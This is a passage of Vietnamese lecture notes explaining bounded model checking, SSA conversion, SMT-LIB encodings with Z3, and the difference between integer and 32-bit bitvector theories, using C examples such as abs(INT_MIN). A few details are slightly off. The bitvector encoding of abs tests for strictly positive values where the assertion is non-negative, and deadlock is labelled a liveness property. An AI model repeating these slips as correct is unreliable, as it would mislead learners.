
Complete nghĩa là “khi thực sự OK thì tool sẽ nói OK trong thời gian hữu hạn”. Tool complete không báo false positive. Ví dụ tool incomplete: abstract interpretation, có thể báo cảnh báo dù thực ra không có bug, vì over-approximation mất chính xác.

Vì định lý Rice, không có tool nào vừa sound vừa complete vừa terminate cho mọi chương trình Turing-complete. Mọi tool đều đánh đổi.

Q2. Phân biệt safety và liveness property. Bug “deadlock” thuộc loại nào?

Safety: “điều xấu không xảy ra”, counterexample là trace **hữu hạn**. **Liveness**: “điều tốt sẽ xảy ra”, counterexample là trace **vô hạn**.

Deadlock là liveness violation: progress không bao giờ đạt được. Khi chương trình đứng vĩnh viễn không trả lời, không có “instruction xấu” cụ thể nào để chỉ ra, chỉ có “không có instruction nào nữa”. Khó verify hơn safety nhiều.



Hình 4: Sơ đồ 4

Tuy nhiên, ta thường **quy deadlock về safety** bằng cách check một điều kiện hữu hạn: “không state nào không có outgoing transition khả thi”. Cách này an toàn nhưng không bắt được mọi loại liveness violation (ví dụ livelock, starvation).

Q3. BMC chứng minh được property cho mọi loop depth không? Nếu không, làm thế nào để bù?

Không. BMC unfold loop tới một depth k cố định mà người dùng chỉ định. Nếu bug cần loop iteration thứ $k + 1$ mới lộ, BMC miss.

Có ba cách bù:

1. **Tăng k** : đơn giản nhất nhưng chi phí mũ. Phù hợp cho loop có bound thật sự nhỏ.
2. **k-induction**: chứng minh “nếu property đúng tại depth k thì cũng đúng tại $k + 1$ ”. Nếu chứng minh được, ta có proof cho mọi k , không bị giới hạn. Cài đặt trong CBMC, ESBMC.
3. **Loop invariant**: human cung cấp invariant cho loop, tool verify invariant maintain qua mỗi iteration. Mạnh hơn nhưng cần human work.

Trong **Lecture 3-4**, ta sẽ học cả ba cách này chi tiết.

Tiếp theo: 2.2 BMC và SMT basics

2.2 Bounded Model Checking và SMT basics

Tóm tắt một dòng: BMC dịch chương trình + assertion thành công thức logic Φ_k sao cho Φ_k SAT khi và chỉ khi có execution dài $\leq k$ bước vi phạm assertion. SMT solver (như Z3) quyết định SAT/UNSAT. Đây là nền tảng cho mọi nội dung Lecture 3 và 4.

Trực giác trước khi vào kỹ thuật

Hãy hình dung BMC như sau. Bạn có một chương trình, và một assertion (kiểu `assert(x != 0)`). Bạn muốn biết: tồn tại input nào khiến chương trình chạy đến assertion mà $x = 0$ không?

Cách “ngây thơ” là chạy chương trình với mọi input có thể, xem có input nào vi phạm không. Đã thấy ở bài 2.1, cách này bất khả thi vì input space khổng lồ.

BMC làm khác. Nó “tháo gỡ” chương trình ra, viết lại tất cả tính toán dưới dạng các **phương trình toán học** trên biến logic. Cụ thể, mỗi instruction “ $x = y + 1$ ” trở thành một equation “ $x_{\text{new}} = y_{\text{old}} + 1$ ”. Mỗi điều kiện `if (c)` trở thành “trong nhánh true, c đúng; trong nhánh false, c sai”. Cuối cùng, assertion bị **phủ định** và thêm vào hệ phương trình.

Hệ phương trình này, gọi là Φ_k , có một tính chất rất đẹp: nó có nghiệm khi và chỉ khi tồn tại một execution của chương trình dài tối đa k bước vi phạm assertion. Ta đưa hệ này cho SMT solver. Solver trả lời “có nghiệm” (kèm gán giá trị cụ thể là counterexample) hoặc “không có nghiệm” (chứng minh không có vi phạm trong k bước).

So sánh với cách ngây thơ: thay vì duyệt 2^{64} input, BMC giao cho SMT solver tìm input vi phạm. Solver dùng các kỹ thuật như DPLL và conflict-driven learning để cắt mạnh không gian tìm kiếm, thường nhanh hơn brute force nhiều bậc.

Công thức tổng quát của BMC

Cho chương trình P , assertion A , và bound k :

$$\Phi_k = I_0 \wedge \bigwedge_{i=0}^{k-1} T_i \wedge \neg A_k$$

Đọc từng phần:

- I_0 là ràng buộc state khởi tạo. Ví dụ “biến x bắt đầu bằng 0”.
- T_i là transition relation từ state i sang state $i + 1$. Mỗi T_i encode một instruction.
- $\neg A_k$ là assertion bị vi phạm tại state cuối.

Logic của công thức: ta nói “đúng, chương trình bắt đầu state 0 đúng quy tắc, đi k bước theo đúng transition, và tới state k thì assertion **sai**”. Nếu có execution như vậy, đó là counterexample.

Đưa Φ_k cho SMT solver:

Kết quả từ solver	Nghĩa thực tế
SAT + model M	M là gán giá trị cụ thể cho mọi biến, tái tạo input dẫn tới vi phạm assertion. Counterexample tìm được.
UNSAT	Không tồn tại execution dài $\leq k$ vi phạm assertion. Chương trình an toàn trong bound k .

Kết quả từ solver	Nghĩa thực tế
TIMEOUT	Solver không quyết định kịp. Tăng resource hoặc giảm bound.

Ba ý còn lại của bài này sẽ trả lời ba câu hỏi cụ thể: làm sao encode instruction thành công thức? Làm sao xử lý branch và loop? Và SMT solver có nội dung gì?

Static Single Assignment (SSA)

Trước khi encode, ta phải chuyển chương trình sang một dạng chuẩn gọi là **SSA form**. Trong SSA, mỗi biến chỉ được **gán đúng một lần**. Các phiên bản khác nhau của cùng biến được phân biệt bằng subscript: $x_1, x_2, x_3, \dots$

Tại sao cần SSA? Vì trong logic, “biến” có nghĩa giống “ẩn số” trong đại số. Một ẩn số x chỉ có **một** giá trị. Nếu chương trình ghi “ $x = 5; x = x + 1$ ”, ta không thể dịch thẳng sang công thức “ $x = 5 \wedge x = x + 1$ ” vì hai phương trình mâu thuẫn (đẳng thức không có nghiệm). SSA tách thành hai biến logic: $x_1 = 5$, $x_2 = x_1 + 1$, không mâu thuẫn nữa.

Ví dụ chuyển sang SSA

Chương trình gốc:

```
int x = 5;
x = x + 1;
x = x * 2;
assert(x == 12);
```

Sau khi chuyển SSA:

```
x1 = 5
x2 = x1 + 1
x3 = x2 * 2
assert(x3 == 12)
```

Encode thành SMT-LIB:

```
(declare-const x1 Int)
(declare-const x2 Int)
(declare-const x3 Int)

(assert (= x1 5))
(assert (= x2 (+ x1 1)))
(assert (= x3 (* x2 2)))

; Phủ định assertion để bắt counterexample
(assert (not (= x3 12)))

(check-sat)
```

Solver chạy và trả lời unsat. Lý do: từ các ràng buộc, ta suy ra $x_3 = (5 + 1) \times 2 = 12$. Không thể có $x_3 \neq 12$. Chương trình đúng.

Nếu ta đổi assertion thành `assert(x == 13)`, công thức cuối thành `(not (= x3 13))`. Solver trả sat với model $x_3 = 12$, chứng tỏ assertion sai.

Xử lý branch (if-then-else)

Vấn đề: trong if-else, biến có thể được gán giá trị khác nhau tùy nhánh. Làm sao biểu diễn?

Cách giải quyết là dùng phép **if-then-else** của SMT-LIB (gọi tắt là `ite`).

Ví dụ minh họa

```
int x = nondet_int();
int y;
if (x > 0) y = x + 1;
else      y = x - 1;
assert(y != 0);
```

Hàm `nondet_int()` là cách BMC tool báo “biến này có thể nhận bất kỳ giá trị int nào”. Ta muốn check assertion `y != 0` đúng với **mọi** giá trị x .

SSA:

```
x1 = nondet
y1 = ite(x1 > 0, x1 + 1, x1 - 1)
assert(y1 != 0)
```

SMT-LIB:

```
(declare-const x1 Int)
(declare-const y1 Int)

(assert (= y1 (ite (> x1 0) (+ x1 1) (- x1 1))))
(assert (= y1 0)) ; phủ định "y1 != 0"

(check-sat)
(get-model)
```

Solver chạy. Có x_1 nào làm $y_1 = 0$ không?

- Nếu $x_1 > 0$, $y_1 = x_1 + 1 \geq 2 > 0$, không thể bằng 0.
- Nếu $x_1 \leq 0$, $y_1 = x_1 - 1 \leq -1 < 0$, cũng không bằng 0.

Vậy không có x_1 nào thoả $y_1 = 0$. Solver trả `unsat`. Assertion đúng cho mọi input.

Một ví dụ tinh tế: int vs bitvector

Hãy thử một ví dụ “có vẻ rõ ràng”:

```
int x = nondet_int();
int y = x * x;
assert(y >= 0);
```

Trực giác: bình phương của số nguyên không âm. Đúng không? Hãy thử encode hai cách.

Cách 1: dùng theory Int (số nguyên toán học)

```
(set-logic QF_LIA)
(declare-const x Int)
(declare-const y Int)
(assert (= y (* x x)))
(assert (< y 0))
(check-sat)
```

Solver trả unsat. Trong toán học, $x \cdot x \geq 0$ luôn đúng.

Cách 2: dùng theory BitVec (32-bit như C thực tế)

```
(set-logic QF_BV)
(declare-const x (_ BitVec 32))
(declare-const y (_ BitVec 32))
(assert (= y (bvmul x x)))
(assert (bvslt y #x00000000))
(check-sat)
(get-model)
```

Solver trả sat! Vì sao? Vì $x = 46341$ cho $x^2 = 2,147,488,281$. Số này vượt $\text{INT_MAX} = 2^{31} - 1 = 2,147,483,647$. Khi tràn, kết quả wrap về số âm.

Bài học rất quan trọng: **chọn theory đúng phản ánh semantics của ngôn ngữ**. C dùng số 32-bit có wrap, không phải số nguyên toán học. CBMC và ESBMC mặc định dùng BitVec cho C, vì đó mới chính xác. Lecture 3 sẽ đi rất sâu vào encoding này.

Xử lý loop bằng unfolding

Câu hỏi tự nhiên: vòng lặp có vô hạn instruction, làm sao encode thành công thức hữu hạn?

Câu trả lời của BMC: **unfold vòng lặp k lần**, encode thành dãy k instruction tuần tự. Đây chính là chữ “Bounded” trong “Bounded Model Checking”.

Ví dụ loop hữu hạn

```
int sum = 0;
for (int i = 0; i < 5; i++) sum += i;
assert(sum == 10);
```

BMC unfold loop 5 lần (5 iteration để i đi từ 0 đến 4):

```
sum0 = 0
i0 = 0
// iteration 0
sum1 = sum0 + i0 = 0 + 0 = 0
i1 = i0 + 1 = 1
// iteration 1
sum2 = sum1 + i1 = 0 + 1 = 1
i2 = i1 + 1 = 2
// iteration 2
sum3 = sum2 + i2 = 1 + 2 = 3
i3 = i2 + 1 = 3
```

```
// iteration 3
sum4 = sum3 + i3 = 3 + 3 = 6
i4 = i3 + 1 = 4
// iteration 4
sum5 = sum4 + i4 = 6 + 4 = 10
i5 = i4 + 1 = 5
// exit: i5 < 5 sai, thoát loop
assert(sum5 == 10)
```

Encode thành SMT-LIB, solver trả unsat cho $(\text{not } (= \text{sum5 } 10))$, xác nhận property.

Xử lý loop có bound không tĩnh

Vấn đề khó hơn: nếu bound không biết tại compile time, ví dụ:

```
int n = nondet_int();
for (int i = 0; i < n; i++) {
    // ...
}
```

BMC chỉ unfold tới k cố định. Nếu $n > k$, có ba chiến lược chính:

Unwinding assertion: tool thêm assertion “ $i < k$ ” sau loop, báo lỗi nếu loop thực sự cần chạy quá k . Đảm bảo soundness trong bound, nhưng không chứng minh cho mọi n .

Havoc + invariant: tool “quên” trạng thái sau loop và ép một invariant user cung cấp. Mạnh hơn nhưng đòi hỏi human input.

k-induction: tự động chứng minh “nếu invariant đúng tại depth k thì cũng đúng tại $k + 1$ ”. Nếu chứng minh được, có proof cho mọi k .

Lecture 3 và 4 sẽ đi sâu vào ba chiến lược này.

SMT là gì? Hiểu solver bằng phép loại suy

Bây giờ ta nói về SMT solver, “động cơ” mà BMC dựa vào.

SMT viết tắt **Satisfiability Modulo Theories**, đọc là “thỏa được modulo các theory”.

Một **SAT solver** quyết định tính thỏa được của công thức **boolean**: liên hệ giữa các biến boolean qua $\wedge, \vee, \neg$. Ví dụ:

$$(a \vee b) \wedge (\neg a \vee c) \wedge (\neg b \vee \neg c)$$

Solver tìm xem có gán $\{a, b, c\}$ nào làm công thức đúng không. Có gán $a = \text{true}, b = \text{false}, c = \text{true}$ thỏa.

SMT solver mở rộng SAT bằng các **theory**. Mỗi theory cung cấp ngôn ngữ phong phú hơn để diễn đạt constraint:

- Theory số nguyên cho phép viết $x > 5, x + y = 10$.
- Theory bitvector cho phép viết $x \& 0xFF = 0, x << 2 < 100$.
- Theory array cho phép viết $a[3] = 7, a[i] = a[j] + 1$.

SMT solver phối hợp SAT solver (cho phần boolean) với **decision procedure** chuyên biệt cho mỗi theory. Phép loại suy: SMT solver như một ủy ban các chuyên gia, mỗi chuyên gia phụ trách một theory, cùng làm việc dưới sự điều phối của SAT solver.

Các theory phổ biến trong SMT-LIB

Theory	Ký hiệu SMT-LIB	Ví dụ
Equality và Uninterpreted Function	EUF, UF	(= (f x) (f y))
Linear Integer Arithmetic	LIA	(< (+ x y) 10)
Linear Real Arithmetic	LRA	(<= 0.5 x)
Non-linear Arithmetic	NIA, NRA	(= z (* x y))
Bitvector	BV	(bvadd x #x0001)
Array	A	(select arr 3), (store arr 3 v)
Floating-Point	FP	(fp.add roundTowardZero x y)
String	S	(str.contains s "abc")

Khi encode chương trình C, ta chủ yếu dùng tổ hợp **QF_AUFBV**: Quantifier-Free, Array, UF, BitVector. “Quantifier-Free” nghĩa là không có $\forall, \exists$, đa số chương trình thực tế không cần quantifier sau khi unfold loop.

Ví dụ đầy đủ: encode một chương trình C

Hãy đem mọi thứ vừa học vào một ví dụ cụ thể và đầy đủ. Xét hàm `abs` trong C:

```
int abs(int x) {
    int y;
    if (x >= 0) y = x;
    else      y = -x;
    assert(y >= 0);
    return y;
}
```

Property: hàm `abs` luôn trả về số không âm.

SSA form:

```
x1 = nondet (parameter)
y1 = ite(x1 >= 0, x1, -x1)
assert(y1 >= 0)
```

Encode bằng theory `Int` trước, để thấy kết quả “ngây thơ”:

```
(set-logic QF_LIA)
(declare-const x1 Int)
(declare-const y1 Int)
(assert (= y1 (ite (>= x1 0) x1 (- x1))))
(assert (not (>= y1 0)))
(check-sat)
```

Solver trả `unsat`. Theo theory `Int`, property đúng cho mọi số nguyên.

Bây giờ encode đúng semantics C bằng `BitVec 32-bit`:

```
(set-logic QF_BV)
(declare-const x1 (_ BitVec 32))
(declare-const y1 (_ BitVec 32))
(assert (= y1 (ite (bvsgt x1 #x00000000) x1 (bvneg x1))))
(assert (not (bvsgt y1 #x00000000)))
(check-sat)
(get-model)
```

Solver trả:

```
sat
((x1 #x80000000))
```

$\$x_1 = \$0x80000000$, tức $INT_MIN = -2^{31}$. Khi `abs(INT_MIN)` chạy, branch `else` thực thi `-x`. Nhưng $-(-2^{31}) = 2^{31}$ vượt $INT_MAX = 2^{31} - 1$, wrap về -2^{31} . Kết quả: $y = -2^{31}$, vi phạm $y \geq 0$.

Đây không phải bug do tool BMC bịa ra. Đây là **bug thật của hàm abs trong C**, được ghi rõ trong man page là Undefined Behavior với input `INT_MIN`. Hàm `abs` trong `glibc` trả về `INT_MIN` (số âm) cho input `INT_MIN`. BMC bắt được bug này một cách tự động trong vài mili giây, trong khi testing có thể không bao giờ thấy nếu không nghĩ ra input cụ thể đó.

Bài học lớn

Hai bài học rút ra từ ví dụ trên:

1. **Encoding đúng theory quan trọng.** Int và Bitvector cho kết quả khác nhau với cùng chương trình. Việc lựa chọn này ảnh hưởng trực tiếp tới tính đúng đắn của verification.
2. **BMC kết hợp SMT bắt được bug rất tinh tế** mà testing thông thường khó tìm vì phải đoán đúng input đặc biệt. Đây là sức mạnh chính của symbolic verification: nó “biết” các giá trị biên cần thử.

Mối liên hệ với các bài sau

Bài này là cánh cửa vào toàn bộ Lecture 3 và 4. Sơ đồ tổng thể:

Nếu bạn còn cảm thấy SMT-LIB khó đọc, không sao. Lecture 3 sẽ build up từng theory một, có bài tập làm tay cho mỗi theory.

Mini-quiz

Q1. Vì sao BMC phải phủ định assertion trước khi đưa vào SMT solver?


SMT solver trả lời câu hỏi: “có model nào thoả công thức không?”. BMC muốn hỏi: “có execution nào vi phạm assertion A không?”.

Một execution vi phạm A tức là $\neg A$ đúng tại điểm cuối. Vì thế BMC encode $\Phi_k \wedge \neg A$:

- Nếu SAT, có model làm Φ_k đúng và $\neg A$ đúng, nghĩa là có execution vi phạm A . Đó là counterexample.
- Nếu UNSAT, không có model nào thoả cả Φ_k và $\neg A$ cùng lúc. Mọi execution đều thoả A , an toàn.

Đây là pattern chuẩn: “muốn chứng minh A , đưa cho solver $\neg A$ và hy vọng UNSAT”.

Q2. SSA giúp gì cho việc encoding chương trình thành công thức?



Hình 5: Sơ đồ 5

SSA bảo đảm mỗi biến chỉ được gán **đúng một lần**. Điều này tạo ánh xạ một-một giữa biến chương trình và **logical variable** trong SMT formula.

Không có SSA, ta gặp vấn đề khi gặp phép gán lại: $x = x + 1$ không có nghĩa trong logic (đẳng thức không có nghiệm). Với SSA, ta tách thành $x_{\text{new}} = x_{\text{old}} + 1$, hợp lý hoàn toàn.

Branch trở thành phép `ite` (if-then-else) trên SSA name. Đây là dạng chuẩn cho mọi tool BMC hiện đại: CBMC, ESBMC, SeaHorn, Klee đều dùng SSA làm bước trung gian.

Q3. Khi nào nên dùng **theory Int** và khi nào **BitVec** để encode chương trình C?

Int (LIA/LRA) dùng khi: - Bạn chứng minh thuộc tính ở mức cao, không quan tâm overflow. - Bạn làm prototype nhanh, muốn solver chạy nhanh. - Bạn chứng minh thuật toán (không phải implementation), ví dụ tính chất của thuật toán sắp xếp.

Ưu điểm: LIA decidable, nhanh, kết quả dễ hiểu. Nhược điểm: bỏ qua overflow, không phản ánh semantics C thực.

BitVec dùng khi: - Bạn verify implementation C/C++ thực tế. - Bạn cần bắt integer overflow. - Bạn dùng bitwise operation, signed/unsigned conversion, cast.

Ưu điểm: đúng semantics C. Nhược điểm: chậm hơn do bit-blasting, formula lớn hơn nhiều.

CBMC và ESBMC mặc định dùng BitVec cho C, đó là lựa chọn đúng cho production. Chi tiết encoding ở **Lecture 3 bài 6**.

DS perspective

BMC dịch chương trình thành **một công thức SMT lớn** giống cách PyTorch/TensorFlow build

computational graph rồi compute - bạn unroll RNN qua T timestep tạo một graph khổng lồ rồi `loss.backward()`. SAT/SMT solver search assignment thoả constraint = optimizer search input minimizing loss. Counterexample của BMC chính là **adversarial example** trong ML - input nhỏ làm output sai property. Xem **DS perspective appendix** cho bảng đối chiếu đầy đủ.

Kết thúc Cụm 1 (Lecture 1-2). Bạn đã có nền tảng vocabulary đầy đủ về Software Security, các lớp lỗi hỏng phổ biến, khái niệm formal verification, và cách BMC + SMT hoạt động. Chuyển sang **Lecture 3: Static Analysis I (BMC chi tiết)** để xem từng kỹ thuật được hiện thực ra sao trong các tool hiện đại.